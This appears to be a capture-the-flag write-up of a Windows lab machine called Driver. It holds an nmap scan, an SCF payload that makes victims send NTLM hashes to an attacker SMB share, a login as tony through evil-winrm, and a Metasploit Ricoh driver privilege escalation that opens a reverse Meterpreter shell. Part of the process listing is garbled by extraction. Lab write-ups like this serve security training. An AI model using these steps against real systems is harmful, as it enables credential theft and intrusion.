
### Information Gathering

1) Found open ports


```
(vigneswar® VigneswarPC)-[~]
 -$ tcpscan 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-04 12:48 IST
Nmap scan report for 10.10.11.106
Host is up (0.41s latency).
Not shown: 65531 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT
        STATE SERVICE
                            VERSION
80/tcp
         open http
                            Microsoft IIS httpd 10.0
 http-methods:
    Potentially risky methods: TRACE
 _http-title: Site doesn't have a title (text/html; charset=UTF-8).
 _http-server-header: Microsoft-IIS/10.0
  http-auth:
 HTTP/1.1 401 Unauthorized\x0D
    Basic realm=MFP Firmware Update Center. Please enter password for admin
135/tcp open msrpc
                           Microsoft Windows RPC
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5985/tcp open http
                            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
 _http-server-header: Microsoft-HTTPAPI/2.0
_http-title: Not Found
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_clock-skew: mean: 6h59m58s, deviation: 0s, median: 6h59m58s
  smb2-time:
    date: 2024-07-04T14:20:48
    start_date: 2024-07-04T14:16:51
  smb2-security-mode:
    3:1:1:
      Message signing enabled but not required
 smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.69 seconds
```

### Web Port 80

1) Found a page with admin: admin credentials




#### 2) Found file upload



# Vulnerability Assessment

1) The testing team open our files, we can use a SCF file to get their hash

```
vigneswar@ VigneswarPC)-[~]
$ cat payload.scf
[Shell]
Command=2
IconFile=\\10.10.14.10\kali\pwned.ico
[Taskbar]
Command=ToggleDesktop
```



## **Exploitation**

#### 1) Cracked the hash

#### 2) Connected with winrm


```
(vigneswar@ VigneswarPC)-[~]
$ evil-winrm -i 10.10.11.106 -u tony -p 'liltony'

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\tony\Documents> cat ../Desktop/user.txt
8faa20beb37c382e89f5176ef41353c7
*Evil-WinRM* PS C:\Users\tony\Documents>
```

### **Privilege Escalation**

1) Checked powershell history




```
*Evil-WinRM* PS C:\Users> cat C:\Users\tony\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt
Add-Printer -PrinterName "RICOH_PCL6" -DriverName 'RICOH PCL6 UniversalDriver V4.23' -PortName 'lpt1:'

ping 1.1.1.1

ping 1.1.1.1

*Evil-WinRM* PS C:\Users>
```

2) The printer driver is vulnerable to LPE



3) Exploited it with metaploit

```
x64
                                                                                                                   DRIVER\tony C:\Windows\System32\cmd.exe
 2468
2536
              648
560
                          WmiPrvSE.exe
msdtc.exe
 2580
2600
             560
2404
                          svchost.exe
conhost.exe
                                                                                  x64 1
                                                                                                                   DRIVER\tony C:\Windows\System32\conhost.exe
 2808
3008
             560
560
                          SearchIndexer.exe
                          svchost.exe
                                                                                                                   DRIVER\tony C:\Windows\System32\svchost.exe
DRIVER\tony C:\Windows\explorer.exe
DRIVER\tony C:\Windows\System32\RuntimeBroker.exe
 3020
3184
             560
3160
                          svchost.exe
explorer.exe
                                                                                  x64
                                                                                  x64
 3228
             648
648
                          explorer.exe
RuntimeBroker.exe
                                                                                  x64
x64
                                                                                               1
1
0
 3240
                                                                                                                                               C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe
C:\Windows\System32\cmd.exe
C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
C:\Windows\System32\conhost.exe
C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
C:\Windows\explorer.exe
C:\Users\tony\AppData\Local\Microsoft\OneDrive\OneDrive.exe
C:\Users\tony\Desktop\payload.exe
C:\Windows\System32\wsmprovhost.exe
             4456
648
                           cmd.exe
ShellExperienceHost.exe
 3400
                                                                                   x64
                                                                                                                   DRIVER\tony
                                                                                                                   DRIVER\tony
 3556
                                                                                  x64
                                                                                                                   DRIVER\tony
DRIVER\tony
 3768
4004
             648
1940
                          SearchUI.exe
conhost.exe
                                                                                  x64
 4144
4300
             3184
648
                                                                                                                   DRIVER\tony
                           vmtoolsd.exe
                                                                                   x64
                          explorer.exe
OneDrive.exe
payload.exe
                                                                                   x64
                                                                                                                   DRIVER\tony
                                                                                                                   DRIVER\tony
DRIVER\tony
DRIVER\tony
4304
4456
             3184
4792
                                                                                   x64
meterpreter > migrate 2404
[*] Migrating from 4456 to 2404...
[*] Migration completed successfully.
meterpreter >
```

```
msf6 exploit(windows/local/ricoh_driver_privesc) > run
[*] Started reverse TCP handler on 10.10.14.10:4444
[*] Running automatic check ("set AutoCheck false" to disable)
    The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer FxTsxoWMg...
[*] Sending stage (201798 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\kzGoWy.bat
    Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 4 opened (10.10.14.10:4444 -> 10.10.11.106:49442) at 2024-07-04 14:04:17 +0530
[*] Deleting printer FxTsxoWMg
<u>meterpreter</u> > shell
Process 4448 created.
Channel 2 created.
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.
C:\Windows\svstem32>whoami
whoami
nt authority\system
C:\Windows\system32>type \Users\Administrator\Desktop\root.txt
type \Users\Administrator\Desktop\root.txt
c879b559f43788ec6929a7147c53c438
C:\Windows\system32>
```